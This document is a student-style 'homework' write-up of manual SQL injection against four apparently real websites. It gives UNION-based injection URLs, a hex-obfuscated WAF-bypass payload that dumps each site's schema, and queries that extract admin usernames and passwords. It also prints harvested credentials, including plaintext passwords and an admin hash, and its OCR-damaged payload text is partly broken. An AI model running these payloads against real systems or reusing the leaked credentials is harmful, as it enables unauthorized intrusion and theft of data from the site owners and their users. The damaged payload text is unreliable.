Home work 03 (manual SQL injection)

Website 01 :

http://www.cacpa.in/page.php?id=4' order by 5--+

http://www.cacpa.in/page.php?id=4' union select 1,2,3,4,5--+
http://www.cacpa.in/page.php?id=4' union select 1,2,3,database(),5--+

Database Show:

http://www.cacpa.in/page.php?id=4' union select
1,2,3,concat/*!(unhex(hex(concat/*!(0x3c2f6469763e3c2f696d673e3c2f613e3c2f703e3c2f7469746c653e,0x223e,0x273e,0x3c62723e3c62723e,unhex(hex(concat/*!(0x3c63656e7465723e3c666f6e7420636f6c6f723d7265642073697a653d343e3c623e3a3a20416c69204b68616e2028416b446b292044756d7020496e204f6e652053686f7420517565727920 3c666f6e7420636f6c6f723d626c75653e2857414620427970617373736564203a2d20207620312e30293c2f666f6e743e203c2f666f6e743e3c2f63656e7465723e3c2f623e))),0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d626c75653e4d7953514c2056657273696f6e203a3a20,version(),0x7e20,@@version_comment,0x3c62723e5072696d617279204461746162617365203a3a20,@d:=database(),0x3c62723e4461746162617365205573657203a3a20,user(),(/*!12345selEcT*/(@x)/*!from*/(/*!12345selEcT*/(@x:=0x00),(@r:=0),(@running_number:=0),(@tbl:=0x00),(/*!12345selEcT*/(0) from(information_schema./**/columns)where(table_schema=database())
and(0x00)in(@x:=Concat/*!(@x, 0x3c62723e, if((@tbl!=table_name),
Concat/*!(0x3c666f6e7420636f6c6f723d707572706c652073697a653d333e,0x3c62723e,0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@r:=@r%2b1, 2,
0x30),0x2e203c2f666f6e743e,@tbl:=table_name,0x203c666f6e7420636f6c6f723d677265656e3e3a3a20446174616162617365203a3a203c666f6e7420636f6c6f723d626c61636b3e28,database(),0x293c2f666f6e743e3c2f666f6e743e,0x3c2f666f6e743e,0x3c62723e),
0x00),0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@running_number:=@running_number%2b1,
3,0x30),0x2e20,0x3c2f666f6e743e,0x3c666f6e7420636f6c6f723d7265643e,column_name,0x3c2f666f6e743e))))x)))))*/,5--+

Fig 01




Fig 02

To find user name and password:


http://www.cacpa.in/page.php?id=4' union select 1,2,3,group_concat(username,0x3d3d,password),5 from users--+

or

http://www.cacpa.in/page.php?id=4' union select 1,2,3,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+cacpa_cacpa.users),5--+

abc123456
mahesh123456
elegant123456
apsaratea123456
rakesh123456

landscape123456
rakesh11234



Website 02 :


http://www.aminter.co.th/product2.php?id=1 order by 5--

http://www.aminter.co.th/product2.php?id=1 union select 1,2,3,4,5--

database show:

http://www.aminter.co.th/product2.php?id=1 union select 1,concat/*!(unhex(hex(concat/*!(0x3c2f6469763e3c2f696d673e3c2f613e3c2f703e3c2f7469746c653e,0x223e,0x273e,0x3c62723e3c62723e,unhex(hex(concat/*!(0x3c63656e7465723e3c666f6e7420636f6c6f723d7265642073697a653d343e3c623e3a3a20416c69204b68616e2028416b446b292044756d7020496e204f6e652053686f7420517565727920c666f6e7420636f6c6f723d626c75653e285741462042797061736564203a2d20207620312e30293c2f666f6e743e203c2f666f6e743e3c2f63656e7465723e3c2f623e))),0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d626c75653e4d7953514c2056657273696f6e203a3a20,version(),0x7e20,@@version_comment,0x3c62723e5072696d617279204461746162617365203a3a20,@d:=database(),0x3c62723e4461746162617365205573657203a3a20,user(),(/*!12345selEcT*/(@x)/*!from*/(/*!12345selEcT*/(@x:=0x00),(@r:=0),(@running_number:=0),(@tbl:=0x00),(/*!12345selEcT*/(0) from(information_schema./**/columns)where(table_schema=database()) and(0x00)in(@x:=Concat/*!(@x, 0x3c62723e, if((@tbl!=table_name), Concat/*!(0x3c666f6e7420636f6c6f723d707572706c652073697a653d333e,0x3c62723e,0x3c666f6e742


0636f6c6f723d626c61636b3e,LPAD(@r:=@r%2b1, 2,
0x30),0x2e203c2f666f6e743e,@tbl:=table_name,0x203c666f6e7420636f6c6f723d677265656e3e3a3a2
0446174616261736520 3a3a203c666f6e7420636f6c6f723d626c61636b3e28,database(),0x293c2f666f6e
743e3c2f666f6e743e,0x3c2f666f6e743e,0x3c62723e),
0x00),0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@running_number:=@running_number%2b1,
3,0x30),0x2e20,0x3c2f666f6e743e,0x3c666f6e7420636f6c6f723d7265643e,column_name,0x3c2f666f6e
743e))))x)))))*/,3,4,5--



To find user name and passwd:

http://www.aminter.co.th/product2.php?id=1 union select 1,(SELECT(@x)FROM(SELECT(@x:=0x00)
,(SELECT(@x)FROM(aminter_aminter.ck_user_admin)WHERE(@x)IN(@x:=CONCAT(0x20,@x,admin_user
name,0x3d3d,admin_pass,0x3c62723e))))x),3,4,5--

hiddenwiki==cccc56525135d9fe92937ba95ea051



Website 03 :

http://www.daimsr.in/slider-post.php?id=19 order by 5--

http://www.daimsr.in/slider-post.php?id=-19 union select 1,2,3,4,--

http://www.daimsr.in/slider-post.php?id=-19 union select 1,2,database(),4,5--


db_daimsr_start

http://www.daimsr.in/slider-post.php?id=-19 union select 1,2,user(),4,5 --

daimsr_staruser@localhost

table name show:

http://www.daimsr.in/slider-post.php?id=-19 union select 1,2,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=0x64625f6461696d73725f7374617274),4,5—




daimsr_admin

tbl_other_admin


daimsr_admin coloum information:

http://www.daimsr.in/slider-post.php?id=-19 union select 1,2,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x6461696d73725f61646d696e),4,5--



To find user name and passwd:

http://www.daimsr.in/slider-post.php?id=-19 union select 1,2,group_concat(daimsr_user,0x3d3d,daimsr_pass),4,5 from daimsr_admin—



Website 04:


http://suburban.travel/search.php?id=1' order by 26--+

database info :

http://suburban.travel/search.php?id=-1' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--+

concat/*!(unhex(hex(concat/*!(0x3c2f6469763e3c2f696d673e3c2f613e3c2f703e3c2f7469746c653e,0x223e,0x273e,0x3c62723e3c62723e,unhex(hex(concat/*!(0x3c63656e7465723e3c666f6e7420636f6c6f723d7265642073697a653d343e3c623e3a3a20416c69204b68616e2028416b446b292044756d7020496e204f6e652053686f7420517565727920c666f6e7420636f6c6f723d626c75653e285741462042797061737365643a2d20207620312e30293c2f666f6e743e203c2f666f6e743e3c2f63656e7465723e3c2f623e))),0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d626c75653e4d7953514c2056657273696f6e203a3a20,version(),0x7e20,@@version_comment,0x3c62723e5072696d617279204461746162617365203a3a20,@d:=database(),0x3c62723e446174616262617365205573657220203a3a20,user(),(/*!12345selEcT*/(@x)/*!from*/(/*!12345selEcT*/(@x:=0x00),(@r:=0),(@running_number:=0),(@tbl:=0x00),(/*!12345selEcT*/(0) from(information_schema./**/columns)where(table_schema=database()) and(0x00)in(@x:=Concat/*!(@x, 0x3c62723e, if((@tbl!=table_name), Concat/*!(0x3c666f6e7420636f6c6f723d707572706c652073697a653d333e,0x3c62723e,0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@r:=@r%2b1, 2,

0x30),0x2e203c2f666f6e743e,@tbl:=table_name,0x203c666f6e7420636f6c6f723d677265656e3e3a3a2044617461626173653a3a203c666f6e7420636f6c6f723d626c61636b3e28,database(),0x293c2f666f6e743e3c2f666f6e743e,0x3c2f666f6e743e,0x3c62723e),
0x00),0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@running_number:=@running_number%2b1,3,0x30),0x2e20,0x3c2f666f6e743e,0x3c666f6e7420636f6c6f723d7265643e,column_name,0x3c2f666f6e743e))))x)))))*/




u899571509_suburban

admin_login :: Database :: (u899571509_suburban)
login_id

login_name
login_password
admin_email

username and passwd:

http://suburban.travel/search.php?id=-1' union select 1,2,3,4,5,(SELECT+GROUP_CONCAT(login_id,0x3d3d,login_name,0x3d3d,login_password+SEPARATOR+0x3c62723e)+FROM+u899571509_suburban.admin_login),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--+



